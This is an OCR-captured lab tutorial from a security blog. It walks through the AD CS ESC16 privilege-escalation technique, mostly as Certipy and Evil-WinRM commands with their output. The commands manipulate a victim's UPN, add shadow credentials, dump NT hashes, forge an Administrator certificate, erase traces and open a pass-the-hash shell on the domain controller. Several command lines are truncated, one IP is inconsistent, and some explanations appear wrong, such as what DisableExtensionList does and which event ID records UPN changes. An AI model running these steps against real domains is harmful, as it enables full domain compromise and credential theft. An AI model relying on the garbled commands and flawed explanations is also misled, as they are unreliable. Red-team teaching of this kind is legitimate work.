
ADCS ESC16 – Security Extension Disabled on CA (Globally)

hackingarticles.in/adcs-esc16-security-extension-disabled-on-ca-globally

Raj July 19, 2025



The ESC16 vulnerability in AD CS allows attackers to bypass certificate validation and escalate privileges through misconfigured templates, UPN mapping, and shadow credentials. This can lead to full domain compromise. Immediate mitigation is critical to protect your Microsoft PKI and prevent unauthorized access.

Table of Content

Overview the ESC16 Attack

ESC16 is a post-compromise attack technique in **Active Directory Certificate Services (AD CS)** that combines **weak certificate extension controls**, **improper UPN handling**, and **shadow credentials** to achieve full domain compromise.

At its core, ESC16 abuses two main weaknesses:

Misuse of the DisableExtensionList registry key

If improperly configured, this allows attackers to bypass restrictions on certificate extensions opening the door for shadow credentials or additional identity manipulations.

Temporary UPN manipulation

By granting themselves write access to another account's User Principal Name (UPN), attackers can impersonate privileged accounts (like Administrator) during certificate requests.

When combined, these flaws let a low-privileged attacker:

- Request certificates that **bypass extension restrictions**
- Map them to **high-value accounts**
- Use shadow credentials for persistence
- Pivot to **Domain Admin** privileges without triggering traditional password/hashes detection

Why ESC16 is Dangerous

- Exploits a **registry-based hardening mistake** (DisableExtensionList).
- Leverages **attribute-level permissions** (Write access to UPN).
- Enables **stealthy persistence** via shadow credentials.
- Works even in hardened environments with **StrongCertificateBindingEnforcement** enabled.

Result: A complete compromise of Active Directory with minimal touch points.

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: Evil-Winrm, certipy-ad

Lab Setup

In this guide, we're **not walking through a full AD CS deployment**. Instead, we assume a typical enterprise environment where:

- **Active Directory and AD CS are installed**
- Two domain users exist:


sanjeet (lower-privilege target)

The Certificate Authority (ignite-DC01-CA) is operational


To begin with, our first step is verifying and tweaking settings in Active Directory and the CA to ensure the prerequisites for ESC16 are in place.

Inspect User Group Memberships

In **Active Directory Users and Computers (ADUC):**




Then, open **sanjeet → Properties → Member Of**



Enumerate the privileges of both accounts and assess if sanjeet can be leveraged as a pivot point for privilege escalation.

In ADUC:

1. Firstly**, open Sanjeet → Properties → Security → Advanced**
2. Then, Grant **Write permissions**
3. Finally, Apply changes



This permission enables raj to modify sensitive attributes of sanjeet (such as the UPN), which is a crucial prerequisite for subsequent privilege escalation steps.

Adjust KDC and CA Registry Settings

For the ESC16 attack to succeed, certain KDC and CA registry settings must be misconfigured or overly permissive. This step involves auditing these settings to identify or exploit weaknesses that allow certificate requests with elevated privileges (e.g., using another user's SID or UPN).

Key focus areas:


- KDC settings like AllowAltSecurityIdentities
- CA template handling of SubjectAltName fields and EKUs

- Use of tools like reg query or PowerShell for enumeration

Improper settings here can allow low-privileged users to impersonate high privilege accounts via certificate based authentication.

Enable Strong Certificate Binding Enforcement

Setting the StrongCertificateBindingEnforcement DWORD registry key activates this strict validation, which is a common hardening measure in enterprise environments focused on securing PKI and Kerberos authentication.



This simulates a scenario where strong binding is enforced, which is common in hardened enterprise environments. Verification can be done using the following command.

```
PS C:\Users\Administrator> reg query "HKLM\SYSTEM\CurrentControlSet\Services\Kdc" /v StrongCertificateBindingEnforcement

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc
    StrongCertificateBindingEnforcement    REG_DWORD    0x1
```

Modify CA DisableExtensionList

Modifying the DisableExtensionList registry setting on the Certificate Authority removes certain extensions from the blacklist, allowing critical certificate extensions such as those used for shadow credentials to be accepted.

certutil -setreg policy\DisableExtensionList +1.3.6.1.4.1.311.25.2
The command adds the extension 1.3.6.1.4.1.311.25.2 to the CA's allowed list, letting certificates with this extension be issued, enabling techniques like shadow credentials.

```
PS C:\Users\Administrator> certutil -setreg policy\DisableExtensionList +1.3.6.1.4.1.311.25.2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\ignite-DC01-CA\PolicyModules
Default.Policy\DisableExtensionList:

Old Value:
  DisableExtensionList REG_MULTI_SZ =

New Value:
  DisableExtensionList REG_MULTI_SZ =
    0: 1.3.6.1.4.1.311.25.2
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```

certutil -getreg policy\DisableExtensionList
This retrieves the current list of certificate extensions that the CA blocks or allows, showing which extensions are disabled or permitted.

```
PS C:\Users\Administrator> certutil -getreg policy\DisableExtensionList
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\igr
Default.Policy\DisableExtensionList:

  DisableExtensionList REG_MULTI_SZ =
    0: 1.3.6.1.4.1.311.25.2
CertUtil: -getreg command completed successfully.
```

After modifying Certificate Authority (CA) registry settings, such as updating the DisableExtensionList, it's necessary to restart the Certificate Services (certsvc) to apply the changes. Restarting ensures that the CA loads the updated configuration, allowing new certificate issuance policies or extensions to take effect immediately without requiring a system reboot.

net stop certsvc
net start certsvc

```
PS C:\Users\Administrator> net stop certsvc
The Active Directory Certificate Services service is stopping.
The Active Directory Certificate Services service was stopped s

PS C:\Users\Administrator> net start certsvc
The Active Directory Certificate Services service is starting.
The Active Directory Certificate Services service was started s
```

192.168.220.138 -vulnerable -stdout

```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u raj -p Password@1 -dc-ip 192.168.220.138 -vulnerable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Finding issuance policies
[*] Found 23 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'ignite-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'ignite-DC01-CA'
[*] Checking web enrollment for CA 'ignite-DC01-CA' @ 'DC01.ignite.local'
[!] Error checking web enrollment: [Errno 111] Connection refused
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
```

This enumerates the certificate templates available to us and identifies any potentially risky configurations as

```
  CA Name                             : ignite-DC01-CA
  DNS Name                            : DC01.ignite.local
  Certificate Subject                 : CN=ignite-DC01-CA, DC=ignite, DC=local
  Certificate Serial Number           : 3FA8E4408CE1FDA5450EB3B76EFD5BF0
  Certificate Validity Start          : 2025-05-28 10:07:30+00:00
  Certificate Validity End            : 2030-05-28 10:17:30+00:00
  Web Enrollment
    HTTP
      Enabled                         : True
    HTTPS
      Enabled                         : False
  User Specified SAN                  : Disabled
  Request Disposition                 : Issue
  Enforce Encryption for Requests     : Disabled
  Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
  Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
  Permissions
    Owner                             : IGNITE.LOCAL\Administrators
    Access Rights
      Enroll                          : IGNITE.LOCAL\Authenticated Users
                                        IGNITE.LOCAL\raj
      ManageCa                        : IGNITE.LOCAL\Domain Admins
                                        IGNITE.LOCAL\Enterprise Admins
                                        IGNITE.LOCAL\Administrators
                                        IGNITE.LOCAL\raj
      ManageCertificates              : IGNITE.LOCAL\Domain Admins
                                        IGNITE.LOCAL\Enterprise Admins
                                        IGNITE.LOCAL\Administrators
  [+] User Enrollable Principals      : IGNITE.LOCAL\raj
                                        IGNITE.LOCAL\Authenticated Users
  [+] User ACL Principals             : IGNITE.LOCAL\raj
  [!] Vulnerabilities
    ESC7                              : User has dangerous permissions.
    ESC8                              : Web Enrollment is enabled over HTTP.
    ESC11                             : Encryption is not enforced for ICPR (RPC) re
    ESC16                             : Security Extension is disabled.
```

1 -dc-ip 192.168.220.138 -user sanjeet read

This verifies that sanjeet can be queried and checks for any writable permissions on their account.

```
┌──(root㉿kali)-[~]
└─# certipy-ad account  -u raj -p Password@1 -dc-ip 192.168.220.138 -user sanjeet read
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'sanjeet':
    cn                                  : sanjeet
    distinguishedName                   : CN=sanjeet,OU=Pentest,DC=ignite,DC=local
    name                                : sanjeet
    objectSid                           : S-1-5-21-2876727035-1185539019-1507907093-1602
    sAMAccountName                      : sanjeet
    userPrincipalName                   : sanjeet@ignite.local
    userAccountControl                  : 512
    whenCreated                         : 2025-05-30T19:27:42+00:00
    whenChanged                         : 2025-06-18T07:08:42+00:00
```

1 -dc-ip 192.168.220.138 -upn administrator -user sanjeet update
This temporarily maps sanjeet to administrator@ignite.local, allowing the CA to be tricked into issuing certificates as the Administrator account.

```
┌──(root㉿kali)-[~]
└─# certipy-ad account -u raj -p Password@1 -dc-ip 192.168.220.138 -upn administrator -user sanjeet update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'sanjeet':
    userPrincipalName                   : administrator
[*] Successfully updated 'sanjeet'
```

1 -dc-ip 192.168.220.138 -account sanjeet auto
This generates alternate logon credentials for sanjeet, enabling covert access for future use.

```
┌──(root㉿kali)-[~]
└─# certipy-ad shadow -u raj -p Password@1 -dc-ip 192.168.220.138 -account sanjeet  auto
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'sanjeet'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '8201f7a0-f296-624c-7726-389867bb2ba7'
[*] Adding Key Credential with device ID '8201f7a0-f296-624c-7726-389867bb2ba7' to the Key Cred
[*] Successfully added Key Credential with device ID '8201f7a0-f296-624c-7726-389867bb2ba7' to
[*] Authenticating as 'sanjeet' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'sanjeet@ignite.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'sanjeet.ccache'
[*] Wrote credential cache to 'sanjeet.ccache'
[*] Trying to retrieve NT hash for 'sanjeet'
[*] Restoring the old Key Credentials for 'sanjeet'
[*] Successfully restored the old Key Credentials for 'sanjeet'
[*] NT hash for 'sanjeet': 7c37cfe787380e3d2dedac643be2e848
```

Request Certificate as Administrator

Export the user's Kerberos tickets for reuse on another system.

export KRB5CCNAME=sanjeet.ccache

certipy-ad req -k -dc-ip 192.168.220.138 -ca 'ignite-DC01-CA' -template 'User' -target dc01.ignite.local
This action uses Sanjeet's UPN mapped to Administrator to request a certificate, granting admin level access that can be reused without re-authentication, ideal for stealthy persistence or lateral movement.

```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=sanjeet.ccache

┌──(root㉿kali)-[~]
└─# certipy-ad req -k -dc-ip 192.168.220.138 -ca 'ignite-DC01-CA' -template 'User' -target dc01.ignite.local
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 9
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

1 -dc-ip 192.168.220.138 -upn sanjeet@ignite.local -user 'sanjeet' update
This removes traces by restoring sanjeet's original UPN.

```
┌──(root㉿kali)-[~]
└─# certipy-ad account -u raj -p Password@1 -dc-ip 192.168.220.138 -upn sanjeet@ignite.local -user 'sanjeet' update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'sanjeet':
    userPrincipalName                   : sanjeet@ignite.local
[*] Successfully updated 'sanjeet'
```

1 -dc-ip 192.168.220.138 -user sanjeet read
This confirms that the system has fully restored Sanjeet's UPN and other modified attributes.

```
┌──(root㉿kali)-[~]
└─# certipy-ad account  -u raj -p Password@1 -dc-ip 192.168.220.138 -user sanjeet read
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'sanjeet':
    cn                                  : sanjeet
    distinguishedName                   : CN=sanjeet,OU=Pentest,DC=ignite,DC=local
    name                                : sanjeet
    objectSid                           : S-1-5-21-2876727035-1185539019-1507907093-1602
    sAMAccountName                      : sanjeet
    userPrincipalName                   : sanjeet@ignite.local
    userAccountControl                  : 512
    whenCreated                         : 2025-05-30T19:27:42+00:00
    whenChanged                         : 2025-06-18T07:42:24+00:00
```

certipy-ad auth -dc-ip 192.168.220.138 -pfx administrator.pfx -username administrator -domain 'ignite.local'
This leverages the forged Administrator certificate to gain full domain admin access.

```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -dc-ip 192.168.220.138 -pfx administrator.pfx -username administrator -domain 'ignite.local'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@ignite.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
```

evil-winrm -i 192.168.1.16 -u administrator -H 64fbae31cc352fc26af97cbdef151e03
We Use Evil-WinRM with the stolen NTLM hash to access the Domain Controller as Administrator, confirming full domain compromise and enabling high level control.

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.220.138 -u administrator -H 64fbae31cc352fc26af97cbdef151e03


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ignite\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Mitigation

- Firstly, restrict **write access on other users' attributes.**
- Additionally, enforce **strict monitoring on UPN changes (Event ID 4739)**
- Instead of overusing **DisableExtensionList**, prefer deny-listing risky extensions manually
- Moreover, monitor shadow credential creation (Event ID 5136)
- Lastly, patch AD CS to close UPN & extension bypass vectors (ESC16 mitigation updates, 2025)

Want to dive deep into ADCS attacks? Hit this **link**.

Author: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact **here**